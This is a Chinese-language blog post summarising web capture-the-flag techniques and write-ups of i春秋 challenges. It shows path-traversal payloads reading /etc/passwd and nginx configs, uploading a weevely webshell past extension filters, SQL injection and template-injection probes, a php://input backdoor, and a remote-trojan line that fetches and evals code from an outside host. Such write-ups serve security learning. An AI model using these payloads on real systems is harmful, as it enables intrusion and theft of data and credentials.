
CTF-WEB总结（四-题目来源i春秋）

原创

博闻善行 于 2020-05-07 23:01:25 发布 3427 收藏 64

分类专栏： CTF 测试渗透

本文链接：https://blog.csdn.net/weixin_41038905/article/details/105980870



CTF 同时被 2 个专栏收录

18 篇文章 5 订阅

订阅专栏

测试渗透

10 篇文章 0 订阅

订阅专栏

Web题目总结：

当碰到一个web题目束手无策的时候，可以尝试

（1）url/robots.txt

（2）url/flag.php

（3）url/.git

（4）url/.index.php.swp(vim中的swp即swap（交换分区）的简写，在编辑文件时产生，它是隐藏文件。这个文件是一个临时交换文件，用来备份缓冲区中的内容）

1.网页源代码查看

一个是直接F12查看元素可以看到

一个是设置浏览器关闭js

一个是直接在链接前加view-source

注意看原代码的链接：view-source:http://159.138.137.79:55803/

2.直接在链接后加/robots.txt

Robots协议（也称为爬虫协议、机器人协议等）的全称是“网络爬虫排除标准”（Robots Exclusion Protocol），网站通过Robots协议告诉搜索引擎哪些页面可以抓取，哪些页面不能抓取。

robots.txt（统一小写）是一种存放于网站根目录下的ASCII编码的文本文件。

具体使用格式如下:

User-agent：指定对哪些爬虫生效

Disallow：指定要屏蔽的网址

3.index.php文件的备份文件名称为index.php.bak

可通过如下访问方式打开备份文件： http://159.138.137.79:57166/index.php.bak

php的备份有两种：*.php~和*.php.bak

4.cookie有时候也会是重点

F12->网络，查看cookie

5.有的页面元素会被disabled掉，要去掉这个关键字

5.弱密码爆破

正常方法应该使用burpsuit工具：抓包–设置爆破变量—添加字典----start

6.X-Forwarded-For:简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP，只有在通过了HTTP 代理或者负载均衡服务器时才会添加该项

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的

打开firefox和burp，使用burp对firefox进行代理拦截，在请求头添加X-Forwarded-For: 123.123.123.123，然后放包

接着继续在请求头内添加Referer: https://www.google.com

7.php代码审计

php中的弱类型比较会使’abc’ == 0为真，所以输入a=abc时，可得到flag1，如图所示。（abc可换成任意字符）。

is_numeric() 函数会判断如果是数字和数字字符串则返回 TRUE，否则返回 FALSE,且php中弱类型比较时，会使(‘1234a’ == 1234)为真，所以当输入a=abc&b=1235a条件符合

8.Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。它只支持文本，不支持图像。允许用户使用层叠结构的菜单与文件，以发现和检索信息，它拥有世界上最大、最神奇的编目。

9.SQL注入

利用内置函数获取数据的一些信息

数据库版本信息查看：select @@version

查看操作系统：select @@version_compile_os

查看数据库路径：Select @@datadir

查看数据库安装路径：Select @@basedir

url编码：一般的url编码其实就是那个字符的ASCII值得十六进制，再在前面加个%

常用的写出来吧： 空格是%20，单引号是%27， 井号是%23，双引号是%22

10.反序列化

在注入的时候页面显示php报错:Notice: unserialize(): Error at offset 0 of 1 bytes in/var/www/html/view.phpon line31
所以，接下来的思路应该就是反序列化：
用户注册的信息经过序列化后存入数据库，在view.php页面再反序列化成实例然后显示出来

11.模板注入

{{100-1}}
{{config}}
{{self.**dict**}}
参考网址：https://blog.csdn.net/qq_40827990/article/details/82940894

代码执行函数：
Eval ,assert,preg_replace,array_map等
命令执行函数
System,exec,passthru等
PHP：passthru() 函数 也是用来执行外部命令(command)的
远程木马：assert($file_get_contents(“http://ip/eval.txt”))
伪协议后门assert（PHP://input）
漏洞利用：

在C、PHP等语言的常用字符串处理函数中，0x00被认为是终止符
文件包含漏洞原理

<?php $filename = $_GET['filename']; include($filename); ?>
require()
require_once()
include()
include_once()

PHP伪协议
file:// — 访问本地文件系统
http:// — 访问 HTTP(s) 网址
php:// — 访问各个输入/输出流（I/O streams）
zlib:// — 压缩流
data:// — 数据（RFC 2397）
glob:// — 查找匹配的文件路径模式
phar:// — PHP 归档

php5.3之后支持了类似Java的jar包，名为phar。用来将多个PHP文件打包为一个文件.可以和tar zip相互转化。

urllib.quote(url)和urllib.quote_plus(url)
将url数据获取之后，并将其编码，从而适用与URL字符串中，使其能被打印和被web服务器接受。

> urllib.quote(‘http://www.baidu.com’)‘http%3A//www.baidu.com’
> urllib.quote_plus(‘http://www.baidu.com’)‘http%3A%2F%2Fwww.baidu.com’
> 对该poc 的空格和一些特殊字符进行url 编码，然后每个回车都编码成%0d%0a包括尾巴行的回车即可用gopher 协议提交。
> urllib.unquote(url)和urllib.unquote_plus(url)
> 与urllib.quote函数相反。

I春秋题目

1.

打开页面，查看源码，未发现提示。用bp抓包，在登录请求头中发现cookie中login=0，明显要我们改为1，登录后发现提示管理页：manages/admin.php，继续用bp请求该页面（记得login=1）,发现反回头里跳转到Location: admin.php?module=index&name=php

以上网址很明显，访问index.php，那就测试加载系统配置文件看看。GET /manages/admin.php?module=/etc/passwd&name= 无返回，…/向上找，也没反应。测试是否过滤了…/。用…/./试试，发现可以读取，地址为：GET /manages/admin.php?module=…/./…/./…/./…/…/…/…/…/etc/passwd&name。试着读取flag.php文件，发现也可以。

但现在目的是读取php的源码，查看下服务器是nginx。找一下它的配置文件，在自己的kali下，用以下命令查找：
root@kali:~# find / -name “nginx.conf” ，返回 /etc/nginx/nginx.conf

读取该配置文件，payload GET /manages/admin.php?module=…/./…/./…/./etc/nginx/nginx.conf&name= ， 其中大部分被#注释了，主要配置文件这是句 include sites-enabled/default; 那就再查看这个配置文件。GET /manages/admin.php?module=…/./…/./…/./etc/nginx/sites-enabled/default&name=

在该文件里，发现

```
location /online-movies {
            alias /movie/;
            autoindex on;
        }
```

这里边的 autoindex on ，即为允许目录浏览。访问/online-movies ,发现页面上显示…/即可浏览目录下载文件。
访问/online-movies…/var/www/html/flag.php下载该文件，获得flag
不知道这里/online-movies/…为什么不行

2.

Git泄露，用GitHack测试失败，用下面这两个工具都可以，应该可以下载到两个flag.js文件
https://github.com/WangWen-Albert/JGitHack
https://github.com/gakki429/Git_Extract

JGitHack的使用：java -jar JGitHack.jar

3.文件上传

weevely generate password ./weevely.php#连接密码是password

将php文件后缀更改为jpg，上传过程中用过burp抓包重新更改为PHP

cp weevely.php weevely.jpg

通过weevely连接上传的木马

weevely http://d813a58ec4794b3a8ff1780ef0f4db5c5ee25ffe42f84458.changame.ichunqiu.com/upload/weevely.php password

搜索路径在里面发现了数据库配置文件config.php，看到了数据库账号密码

```
www-data@4722ecd40caf:/var/www/html $ cat config.php
<?php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$database = "ctf";
```

使用weevely连接数据库sql_console -u ctf -p ctfctfctf

```
www-data@4722ecd40caf:/var/www/html $ sql_console -u ctf -p ctfctfctf
ctf@localhost SQL> show databases

+--------------------+
| information_schema |
| ctf                |
+--------------------+
```


查看数据库名 show databases

查看数据库ctf中的表名

select table_name from information_schema.tables where table_schema='ctf'

或者使用命令show tables from ctf

4.



文末要修改

5.

发现已经直接包含了phpinfo()。既然是文件包含错误，首先搜索了一下allow_url_include，发现是处于打开的状态。既然allow_url_include打开，意味着直接能使php://input包含post中的代码。不多说，直接先查看一下目录下的文件:

如果我正常用LFI（本地文件包含）去读dle345aae.php文件 是无法读取它的源码 它会被当做php文件被执行，把指定php文件的源码以base64方式编码并被显示出来

```
path=php://filter/read=convert.base64-encode/resource=dle345aae.php
```

5.

判断后台代码过滤了<?和php关键字。.在网上找到一个一句话，修改后如下

通过菜刀连接获取webshell
也可以直接通过php脚本显示文本内容。上传php脚本内容如下：

```
<div>
 <a href="u/upload.php">上传成功!</a>
</div>
```

点击网页源代码中的链接，直接查看flag

```
<?php
echo 'here_is_flag';
'flag{b894b30d-8004-47fe-8159-174d0563fced}';
```

6.

Python发送请求包程序

```
import base64,requests
def main():
    a = requests.session()
    b = a.get("http://017de84c18bb4d05b013d4d032e5b174828a49c111334646.changame.ichunqiu.com/")
    key1 = b.headers["flag"]
    c = base64.b64decode(key1)
    d = str(c).split(':')
    key = base64.b64decode(d[1])
    body = {"ichunqiu":key}
    f = a.post("http://017de84c18bb4d05b013d4d032e5b174828a49c111334646.changame.ichunqiu.com/",data=body)
    print f.text
if __name__ == '__main__':
main()
```


用户名：8638d5263ab0d3face193725c23ce095
访问 URL+/xxxx/.svn/wc.db (SVN 源码泄露漏洞)
爆破MD5

```
import hashlib
def md5(s):
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()
def main(s):
    for i in range(1,99999999):
        if md5(i)[0:6]  == str(s):
            print(i)
            exit(0)
if __name__ == '__main__':
    main("xxxx")
```

> The 7815696ecbf1c96e6894b779456d330e.php:)Welcome
> 8638d5263ab0d3face193725c23ce095!

弹窗误点消失也可以通过查看网页源代码查看alert函数.
传pht后缀的文件，Content-type为image/jpeg的,问题在于怎么知道要把后缀改成pht，我试了好多后缀都不行，必须是pht的，pht是什么文件？
php常用的绕过后缀：大小写、pht、phtml、php2，php3、php4等等
话说是php语言除了可以解析以php为后缀的文件，还可以解析php2，php3、php4、php5，pht这些后缀的文件。我在本地试了下竟然不可以

7.GET_flag
爆破验证码，对user进行sql注入



查看a.php发现在提示flag在根目录，利用BurpSuite拦截下载a.php的包

```
<?php
       echo "Do what you want to do, web dog, flag is in the web root dir";
?>
```

```
GET
http://d07f8b1584ba47ecb85654e46f8da575027c01571ddd40b7.changame.ichunqiu
.com/Challenges/file/download.php?f=/var/www/html/Challenges/flag.php
HTTP/1.1
Host:
d07f8b1584ba47ecb85654e46f8da575027c01571ddd40b7.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://d07f8b1584ba47ecb85654e46f8da575027c01571ddd40b7.changame.ichunqiu
.com/Challenges/action.php?action=file
Cookie:
UM_distinctid=171e7b887fa31f-0fb1f07d6f9855-396b4645-ff000-171e7b887fb20
4;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1588730563,1588756208,1588814215
,1588832861; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1588837816;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
ci_session=a2492b998cd6fce721277b6075c6f38c59b8362a;
__jsluid_h=ca96af0b4529f46725e18eac449b4663;
PHPSESSID=ekgvtth4tbllo0r6i9olj481m7
Connection: close
Upgrade-Insecure-Requests: 1
```


这里一定要注意上下文中的challenges这个目录，这里应该是根据url不断尝试、不断猜测得到的，可以得到flag.php中的内容

```
<?php
$f = $_POST['flag'];
$f = str_replace(array('`', '@', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== stripos($f, 'return')))
{
                die('wowwwwwwwwwwwwwwwwwwwww');
}
try
{
                 eval("\$spaceone = $f");
}
catch (Exception $e)
{
                return false;
}
if ($spaceone === 'flag'){
        echo file_get_contents("helloctf.php");
}
?>
```


这里不太明白为什么不能直接使用flag=flag从而执行echo file_get_contents(“helloctf.php”);
Writeup中的提示说明是由于eval函数做了异常处理，直接提交flag=flag会产生异常，而提交flag='flag’或flag=“flag”，引号会被过滤
百度了一样PHP字符串的表示方法，之后发现字符串还有一种表示方法叫做Heredoc，不包含引号，于是在burpsuite构造flag参数如下如图：

```
<<<E
flag
E;
```

```
%3c%3c%3c%45%0a%66%6c%61%67%0a%45%3b%0a
```

需要注意的是最后的换行符不能省

```
POST
http://d07f8b1584ba47ecb85654e46f8da575027c01571ddd40b7.changame.ichunqiu.com/Challenge
s/flag.php HTTP/1.1
Host: d07f8b1584ba47ecb85654e46f8da575027c01571ddd40b7.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://d07f8b1584ba47ecb85654e46f8da575027c01571ddd40b7.changame.ichunqiu.com/Challenge
s/action.php?action=file
Cookie: UM_distinctid=171e7b887fa31f-0fb1f07d6f9855-396b4645-ff000-171e7b887fb204;
```

```
HTTP/1.1 200 OK
Date: Thu, 07 May 2020 08:11:00 GMT
Content-Type: text/html
Content-Length: 63
X-Via-JSL: b3ca7e7,-
X-Cache: bypass
X-Cache: MISS from master
X-Cache-Lookup: MISS from master:3128
Via: 1.1 master (squid/3.5.20)
Connection: close

<?php
```

8.

漏洞出现提示：

(1)源码中出现

```
<html>
<head>
<title>blind cmd exec</title>
<meta language='utf-8' editor='vim'>
</head>
</body>
<img src=pic.gif>
no sign
```

说明可能存在.swp备份文件，正常URL:xxx/index.php

则尝试URL:xxx/.index.php.swp下载.swp文件代码

并使用vim打开，打开命令：vim -r index.php.swp（vim -r 命令恢复文件）

打开后则发现源码，进行代码审计

```
</head>
</body>
<img src=pic.gif>
<?php
/*
flag in flag233.php
*/
 function check($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
        return $number == '11259375';
}
if(isset($_GET[sign])&& check($_GET[sign])){
        setcookie('auth','tcp tunnel is forbidden!');
        if(isset($_POST['cmd'])){
                $command=$_POST[cmd];
                $result=exec($command);
                //echo $result;
        }
}else{
        die('no sign');
}
```


curl -F “filename=@/home/test/file.tar.gz” http://localhost/action.php

如果使用了-F参数，curl就会以 multipart/form-data 的方式发送POST请求。-F参数以name=value的方式来指定参数内容，如果值是一个文件，则需要以name=@file的方式来指定。

一个url中既有get请求方法也有post请求方法